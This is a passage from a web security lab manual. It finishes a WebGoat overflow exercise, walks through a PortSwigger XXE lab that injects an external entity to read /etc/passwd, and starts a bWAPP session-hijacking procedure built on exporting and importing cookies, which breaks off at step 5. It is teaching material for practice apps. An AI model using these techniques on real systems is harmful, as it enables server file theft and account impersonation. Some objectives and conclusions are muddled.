


Figure 8.4: web Goat Trigger Overflow

Conclusion:

The Off-by-One buffer overflow attack was successfully demonstrated using OWASP WebGoat and Burp Suite. The experiment shows how improper input validation can allow attackers to send oversized values that exceed the buffer size, potentially leading to memory corruption or altered program behavior.

Viva Questions:**1. What is a buffer overflow?**

A buffer overflow occurs when data is written beyond the allocated memory buffer due to lack of proper input validation, potentially allowing memory corruption or attacker-controlled code execution.

2. What is an Off-by-One Overflow?

An Off-by-One Overflow occurs when the program writes **one extra byte** outside the allocated buffer due to incorrect boundary checks (e.g., using `<=` instead of `<`). This single byte overflow can still corrupt critical memory and affect program behavior.

3. What is OWASP WebGoat?

OWASP WebGoat is an intentionally vulnerable web application created for security learners to practice exploiting common web vulnerabilities such as buffer overflow, SQL injection, XSS, etc.

4. What parameter did we modify in this experiment and why?

We modified the **Room Number** parameter by injecting a large string (aaaa....) to overflow the buffer. This helps us observe how the application handles oversized user input.

5. Does the application crash in this experiment? Why or why not?

No.

In this WebGoat task, the application is designed to demonstrate overflow behavior but not crash. It simply reflects the oversized input to show how overflow occurs.

6. What is input validation?

Input validation is the process of checking user input to ensure it meets expected format, size, and type constraints to prevent attacks such as buffer overflow, SQL injection, etc.

7. What is the difference between stack-based and heap-based buffer overflow?

- **Stack-based overflow:** Occurs in stack memory; often used to overwrite return addresses.
- **Heap-based overflow:** Occurs in heap memory; affects dynamically allocated memory blocks.

8. What is the purpose of this experiment?

To demonstrate how buffer overflow vulnerabilities can be exploited through improper input validation and to analyze system behavior when oversized data is injected.

9. XML External Entity (XXE) Injection

Objective: To understand how buffer overflow vulnerabilities can be exploited.

Tools: Burp Suite, a vulnerable XML based application

Aim:

XML External Entity (XXE) Injection is a web security vulnerability that allows an attacker to interfere with an application's processing of XML data by abusing XML external entity declarations.

Objective of the Experiment: Create an XML Entity and execute system commands via that entity in order to view system files of the server machine.

Procedure:

Step 1: Login to PortSwigger Lab

- Open your web browser and navigate to PortSwigger **Web Security Academy**.
- Log in with your student or academy account.
- Choose a lab related to XML External Entity (XXE) vulnerabilities.
- Launch the lab this provides a safe, legal, vulnerable web application.




Figure 9.1: Access PortSwigger Lab

Step 2: Open burp suite and Enable Intercept

- Start Burp Suite on your system.
- Go to Proxy → Intercept → Intercept is ON
- Configure the browser to use Burp's proxy (or use Burp's built-in browser).





Figure 9.2: In burp suite, under proxy tab, **intercept** ON to hold the request


Step 3: Trigger an XML-Based Request

- Return to the lab application.
- Select any product from the list.
- Click the **Check stock** button.
- This action triggers a backend XML request containing product details.

Figure 9.3: Select a **product** and click on **Check stock** button

Step 4: Send the Request to Repeater

- In Burp Suite, observe the intercepted request under the Intercept tab.
- Right-click the request Send to Repeater
- Go to Repeater to modify and resend the XML payload as needed.

Figure 9.4: Send the request to **Repeater**

Step 5: Inject a Malicious XML External Entity

- In Burp Repeater, modify the XML by adding a **DOCTYPE** declaration
- xxe is the payload entity.
- SYSTEM "file:///etc/passwd" attempts to read the Linux system file.




Figure 9.5: Create the Entity with a command XXE

Step 6: Call the Malicious Entity

- Ensure the `<productId>` tag uses the entity:
- This forces the application to replace the tag content with the contents of `/etc/passwd`.




Figure 9.6: Call the entity under the product ID TAG "&xxe"

Step 7: Send the Exploit & View the Response

- Click **Send** in Burp Repeater.
- Observe the server response.
- If the application is vulnerable, the response will display the content of `/etc/passwd`




Figure 9.7: Send the request to the applications




Figure 9.8: Observe the contents of “file:///etc/passwd”

Conclusion:

By creating and calling rogue entities an attacker can execute unintended system commands and exploited vulnerabilities of a web application.

Viva Questions:

1. What is XXE (XML External Entity) Injection?

XXE is vulnerability where an XML parser processes external entities defined in the XML input. Attackers exploit this to read local files, access internal systems, or cause denial-of-service conditions.

2. Why does XXE occur in web applications?

XXE occurs when applications use XML parsers that allow external entity processing without proper restrictions or secure configuration.

3. What are XML entities?

Entities are placeholders used in XML to define reusable text or external resources. An external entity can reference a file or URL, which becomes dangerous if not controlled.

4. How does Burp Suite help in identifying XXE vulnerabilities?

Burp Suite intercepts and modifies XML-based requests, enabling testers to inject malicious XML payloads and observe if the application improperly processes external entities.

5. What is the impact of an XXE attack?

- Reading sensitive files on the server (e.g., `/etc/passwd`)
- Server-side request forgery (SSRF)
- Denial-of-service (DOS) via large or recursive entities
- Disclosure of internal network information

6. What is “blind XXE”?

Blind XXE occurs when the server processes external entities but does not return the content in the response. Side effects or network callbacks are used to confirm exploitation.

7. How can developers prevent XXE vulnerabilities?

- Disable external entity processing in XML parsers
- Use modern, secure parsers that block external DTDs
- Avoid accepting XML input when unnecessary
- Validate and sanitize user-controlled XML data

8. Why are DTDs (Document Type Definitions) important in XXE attacks?

DTDs allow the definition of external entities. If external DTD processing is enabled, attackers can inject malicious entity definitions to access unauthorized resources.

9. What is the difference between XXE and XSS?

- **XXE** exploits XML parsers on the server side.
- **XSS** exploits client-side browser behavior by injecting JavaScript.

10. Session Hijacking and Fixation

Objective: To learn how session hijacking and fixation attacks work

Tools: DVWA, Burp Suite, browser developer tools

Aim:

To understand how session hijacking works by stealing or manipulating session cookies and injecting them into an attacker's session to impersonate a victim user.

Objective of the Experiment: To perform a session hijacking attack by capturing a legitimate user's session cookie and importing that cookie into a separate browser session to gain unauthorized access.

Procedure:

Step 1: Install Cookie Editor Extension

- Open **Google Chrome** or any other modern browser.
- Go to the extensions page (Chrome Web Store).
- Search for "**Cookie Editor**" extension.
- Install the extension in the browser.




Figure 10.1: In a web browser, install **Cookie-Editor** extension.

Step 2: Access bWAPP Application & Create a New User

- Open your browser and navigate to the bWAPP web application (running locally or in VM).
- Click on **Register** or **Create new user**.
- Enter the Username and Password
- Submit the registration.




Figure 10.2: In bWAPP application, create a user

Step 3: Log in as the Newly Created User

- Go back to the bWAPP **Login** page.
- Enter the username and password created in Step 2.
- Once logged in, you will be authenticated as the victim user.




Figure 10.3: Login for the created user in bWAPP

Step 4: Export the User's Session Cookie

- Click on the Cookie Editor Extension in the browser toolbar.
- A list of cookies for the current session will appear.
- Click Export.
- Save the cookie data in JSON format.



Figure 10.4: **export** all the current cookie information in the format of JSON

Step 5: Open Another Browser & Install Cookie Editor

- Open a different browser (e.g., Firefox)
- Install the **Cookie Editor** extension here as well.

